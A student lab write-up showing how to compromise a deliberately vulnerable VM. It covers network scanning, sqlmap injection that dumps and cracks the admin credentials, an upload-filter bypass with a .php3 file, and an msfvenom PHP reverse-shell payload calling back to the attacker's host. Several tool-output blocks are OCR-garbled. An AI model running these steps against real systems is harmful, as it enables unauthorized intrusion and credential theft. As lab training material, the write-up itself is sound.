"SQL INJECTION TO SHELL_DAY3" --S.JOE MATHEW (192IT159)

In this poc we will discuss how to get access to the vulnerable machine using various techniques.

Vulnerable machine:

Before moving into steps I have to run my machine in

NAT network mode.

```
Setting up console font and keymap...done.
live-boot is configuring sendsigs....
INIT: Entering runlevel: 2
Using makefile-style concurrent boot in runlevel 2.
Starting enhanced syslogd: rsyslogd.
Starting web server: apache2apache2: apr_sockaddr_info_get() failed for debian apache2: Could not reliably determine the server's fully qualified domain name
using 127.0.0.1 for ServerName
Starting periodic command scheduler: cron.
Starting MySQL database server: mysqldStarting OpenBSD Secure Shell server: ss
Checking for corrupt, not cleanly closed and upgrade needing tables..
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 1686
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ _
```

STEPS:

1.I have installed the virtual machine and set the network mode to nat as seen above .From the attacker machine in my case i am using kali linux we will exploit the vulnerable machine . First we will scan the local network using arp scan.

Command: arp-scan --local

In the above case the vulnerable machine ip address is 192.168.76.130

2.First we will get the basic details by performing nmap scan.

We can find no of open ports in that specified ip address (ports 10-1023 these are reserved for specific purpose)

Command: nmap -v -p 10-1023 192.168.76.130

```
rootakali:~# nmap -p 10-1023 192.168.76.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-14 14:17 IST
Nmap scan report for 192.168.76.130
Host is up (0.00027s latency).
Not shown: 1012 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:0C:29:6E:6F:06 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Next we will find the operating system details

Command: nmap -v -O 192.168.76.130

```
rootakali:~# nmap -v -0 192.168.76.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-14 14:18 IST
Initiating ARP Ping Scan at 14:18
Scanning 192.168.76.130 [1 port]
Completed ARP Ping Scan at 14:18, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:18
Completed Parallel DNS resolution of 1 host. at 14:18, 0.01s elapsed
Initiating SYN Stealth Scan at 14:18
Scanning 192.168.76.130 [1000 ports]
Discovered open port 80/tcp on 192.168.76.130
Discovered open port 22/tcp on 192.168.76.130
Completed SYN Stealth Scan at 14:18, 0.26s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.76.130
Nmap scan report for 192.168.76.130
Host is up (0.0016s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:0C:29:6E:6F:06 (VMware)
Device type: general purpose Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Uptime guess: 0.013 days (since Tue Jul 14 14:00:19 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.58 seconds
Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.346KB)
```

3.So there are two ports available we can attack i am using port 80 with help of nikto we will get additional information about that port.

Command: nikto -h http://192.168.76.130

```
Mikto v2.1.6

* Nikto v2.1.6

* Farget IP: 192.168.76.130

* Farget Rostname: 192.168.76.130

* Server: Apache/2.2.16 (Debian)

* Retrieved x-powered-by header: PHP/5.3.3-7*-squeze14

* The anti-clickjacking X-frame-options header is not present.

* The ACCONTENTIAL CONTINUATION of the provided of faired of the provided with the provided without the httpsnly flag.

**OSVBE-503**: /admin/login.php?action=insertGusername+etestSpassword-test: phpAuction may allow user admin accounts to be inserted without the httpsnly flag.

**OSVBE-12184*: /=PHPE956873-AD28-211d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY string services.

**OSVBB-12184*: /=PHPE956873-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY string services.

**OSVBB-3268: /css/: Directory indexing found.

**OSVBB-3268: /css/: Directory indexing found.

**OSVB-3268: /inanses: Directory indexing found.
```

4.Lets go to the website to see what we can gather. There are many columns and id=1 is likely to be injectable .



We also check it is sql server by putting '



Ok it is sql server and id = 1 is likely to be vulnerable now we can try sql injection with help of sql map.

5. Sql map I am listing all the databases .

Command: sqlmap -u http://192.168.76.130/cat.php?id=1 --dbs

Here we can find two database were photoblog is that we want

```
L-- WAOL
---
[14:35:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.0
[14:35:03] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog

[14:35:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.76.130'
[14:35:03] [WARNING] you haven't updated sqlmap for more than 255 days!!!

[*] ending @ 14:35:03 /2020-07-14/
```

6.Next we can find the tables in the photoblog database.

Command: sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog --tables

Here we find the tables in photoblog database.

7.In this users table is interesting so we can find the columns in the users table Command :sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog -T users --columns

Here list of columns in users tables are listed.

8.In the users tables there are three columns id ,login,password so we can dump the login information and password information.

Login information> Command: sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog -T users -C login --dump

```
| 1.3.11#stable | 1.3.11#stabl
```

Here we can find that the login name is admin.

9.Next we can dump the password.

Command: sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog -T users -C password --dump

```
| Cote |
```

We can see from the default wordlist it has cracked the password from the md5 hashes .


10. Now we got the username and password so we can login . so get a shell we have to upload a backdoor or a reverse connection to get a shell .



We can try that .php extension file is uploading . it is not uploading .



11.Lets try a simple trick by uploading a file name with .php3 extension




Yes it is uploading.

12. So with the help of msfvenom we will create a raw payload and upload.

```
root@kali:~/ph# msfvenom -p php/meterpeter/reverse_tcp LHOST=192.168.76.129 LPORT=4444 -f raw >joe.php3
```

I have uploaded the raw payload with the title joe as you can see below.



13.I have already uploaded joe.php3 as you can see in step 12. So lets exploit it using msfconsole. It is a simple process by specifying the payload then lhost and lport before exploit open the joe3.php in the website so there is a reverse connection.

The make baccessianly got the shell	We hav	ve success	sfully got	t the shel	l1
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--THANK YOU